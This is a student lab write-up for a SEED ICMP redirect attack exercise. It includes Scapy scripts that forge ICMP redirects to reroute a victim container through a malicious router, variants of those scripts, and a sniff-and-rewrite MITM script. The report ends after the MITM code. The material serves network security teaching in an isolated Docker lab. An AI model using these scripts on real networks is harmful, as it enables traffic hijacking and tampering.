
CNT5410 : ICMP Redirect Attack Lab

Anol Kurian Vadakkeparampil (56268544)
24th October 2022

Task 1: Launch ICMP Redirect Attack


Setting up Containers:
Commands => [docker-compose build, docker-compose up].
Docker containers up and running.



```
[10/22/22]seed@VM:~/.../Labsetup$ docker-compose build
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[10/22/22]seed@VM:~/.../Labsetup$ docker-compose up
Starting router                      ... done
Starting malicious-router-10.9.0.111 ... done
Starting host-192.168.60.6           ... done
Starting host-192.168.60.5           ... done
Starting attacker-10.9.0.105         ... done
Starting victim-10.9.0.5             ... done
Attaching to victim-10.9.0.5, host-192.168.60.6, host-192.168.60.5, malicious-ro
uter-10.9.0.111, attacker-10.9.0.105, router
```

Figure 1: Build and run container image


Docker Containers List:
Commands => [docker ps]
List of Docker Containers and their IDs.



```
[10/22/22]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID        IMAGE                                  COMMAND
 CREATED             STATUS              PORTS                  NAMES
68272a1a5b05        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route …"
 19 hours ago        Up 2 minutes                               malicious-router-10
.9.0.111
94d2339b3589        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route …"
 19 hours ago        Up 2 minutes                               victim-10.9.0.5
a62c4d230a23        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route …"
 19 hours ago        Up 2 minutes                               router
db045b8a5ecd        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route …"
 19 hours ago        Up 2 minutes                               host-192.168.60.5
2f2a1a514d68        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route …"
 19 hours ago        Up 2 minutes                               attacker-10.9.0.105
84903ed2028d        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route …"
 19 hours ago        Up 2 minutes                               host-192.168.60.6
[10/22/22]seed@VM:~/.../Labsetup$
```

Figure 2: Docker containers list


ICMP Attacker Code Snippet:



```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11",  dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

Figure 3: ICMP attacker code.


IP route before ICMP:



```
[10/22/22]seed@VM:~/.../Labsetup$ docker exec -it 94d2339b3589  /bin/bash
root@94d2339b3589:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@94d2339b3589:/# 
```

Figure 4: IP route post IMCP.

Running ICMP:




```
root@2f2a1a514d68:/volumes# python3 attacker.py
.
Sent 1 packets.
root@2f2a1a514d68:/volumes# python3 attacker.py
.
Sent 1 packets.
root@2f2a1a514d68:/volumes# python3 attacker.py
.
Sent 1 packets.
root@2f2a1a514d68:/volumes# python3 attacker.py
.
Sent 1 packets.
root@2f2a1a514d68:/volumes# python3 attacker.py
.
Sent 1 packets.
root@2f2a1a514d68:/volumes# 
```

Figure 5: Run IMCP

After executing the attacker.py in attackers dock the ICMP redirects messages and affects the routing cache in the victim’s route. The following command ip route show cache displays the cache content


Cache After ICMP:



```
root@94d2339b3589:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 275sec
root@94d2339b3589:/# 
```

Figure 6: IP cache after ICMP

Trace Route after ICMP:



```
                              My traceroute  [v0.93]
94d2339b3589 (10.9.0.5)                                2022-10-22T19:41:19+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                    Packets               Pings
 Host                               Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                       0.0%     6    0.1   0.2   0.1   0.2   0.0
 2. 10.9.0.11                        0.0%     5    0.1   0.4   0.1   1.0   0.4
 3. 192.168.60.5                     0.0%     5    0.4   0.2   0.1   0.4   0.2
```


Figure 7: Trace route after ICMP

Question 1

Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.


A:

We modify the gateway in the attacker.py program. Assign it as 10.20.174.34' (icmp.gw = '10.20.174.34') and ping 192.168.60.5 in victim's router.




```python
from scapy.all import *
ip = IP(src = "10.9.0.11",  dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.20.174.34"
# The enclosed IP packet should be the one that# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

Figure 8: Attacker program updated (ICMP-remote).



```
root@94d2339b3589:/# ip route show cache
root@94d2339b3589:/# ip route get 192.168.60.5
192.168.60.5 via 10.9.0.11 dev eth0 src 10.9.0.5 uid 0
    cache
root@94d2339b3589:/# mtr -n 192.168.60.5
```

Figure 9: IP route post attack.



```
                            My traceroute  [v0.93]
94d2339b3589 (10.9.0.5)                              2022-10-22T21:34:51+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                       Packets               Pings
 Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                         0.0%     7    0.8   0.2   0.1   0.8   0.3
 2. 192.168.60.5                      0.0%     7    0.7   0.2   0.1   0.7   0.2
```

Figure 10: Traceroute post attack.


Here, It is evident that the victim's current course has not changed. Basically, the ICMP redirection happens in two circumstances, after receiving data from an interface, the router must forward that data from that interface or when the address and the next hop belong to the same network segment and the router detects the source IP through a connection to the external network.

Question 2:

Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.


A:

We modify the gateway in the icmp.py program. Assign as some random IP ’10.9.0.100’ (icmp.gw = ’10.9.0.100’) and ping 192.168.60.5 in victim’s router.



```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11",  dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.100"
# The enclosed IP packet should be the one that# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

Figure 11: Attacker program updated (ICMP-nonexistent)



```
                            My traceroute  [v0.93]
94d2339b3589 (10.9.0.5)                              2022-10-22T21:37:41+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                       Packets               Pings
 Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                         0.0%     4    0.1   0.1   0.1   0.1   0.0
 2. 192.168.60.5                      0.0%     4    0.1   0.1   0.1   0.2   0.0
```

Figure 12: Traceroute post attack.

As you can see, the victim will maintain the original connection when the reconnection is received and use ARP to find the MAC address of the target URL. The target URL's MAC address cannot be found, hence the original communication is preserved.

As a result, we are unable to utilize on a system that does not exist on the same network.


Question 3:

If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack *again. Please describe and explain your observation.*

A:


Updated following values to 1 in compose file and launched attack.

- net.ipv4.conf.all.send_redirects=0 => - net.ipv4.conf.all.send_redirects=1
- net.ipv4.conf.default.send_redirects=0 => - net.ipv4.conf.default.send_redirects=1
- net.ipv4.conf.eth0.send_redirects=0 => - net.ipv4.conf.eth0.send_redirects=1



```
                              My traceroute  [v0.93]
94d2339b3589 (10.9.0.5)                               2022-10-22T21:42:29+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                      Packets               Pings
 Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                         0.0%    14    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                      0.0%    14    0.1   0.1   0.1   0.2   0.0
```

Figure 13: Traceroute post compose update and attack.




```
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.282 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.121 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.097 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.088 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.228 ms
From 10.9.0.111: icmp_seq=16 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.225 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.129 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.075 ms
^C
--- 192.168.60.5 ping statistics ---
18 packets transmitted, 18 received, 0% packet loss, time 17382ms
rtt min/avg/max/mdev = 0.064/0.128/0.282/0.060 ms
root@94d2339b3589:/# mtr -n 192.168.60.5
root@94d2339b3589:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 183sec
root@94d2339b3589:/# 
```

Figure 14: Ping post compose update.

As you can see, it also fails after changing the entries in malicious container. But the above figure 14, shows that the malicious router sent the redirect messages by itself.

Task 1: Launch MITM Attack


Disabled IP Forwarding in malicious router's IP and keep ping in 192.168.60.5.
Command => [sysctl net.ipv4.ip_forward=0]



```python
#!/usr/bin/env python3
from scapy.all import *

print("MITM ATTACK STARTED")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'seedlabs', b'anolanol')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Figure 15: MITM code snippet.

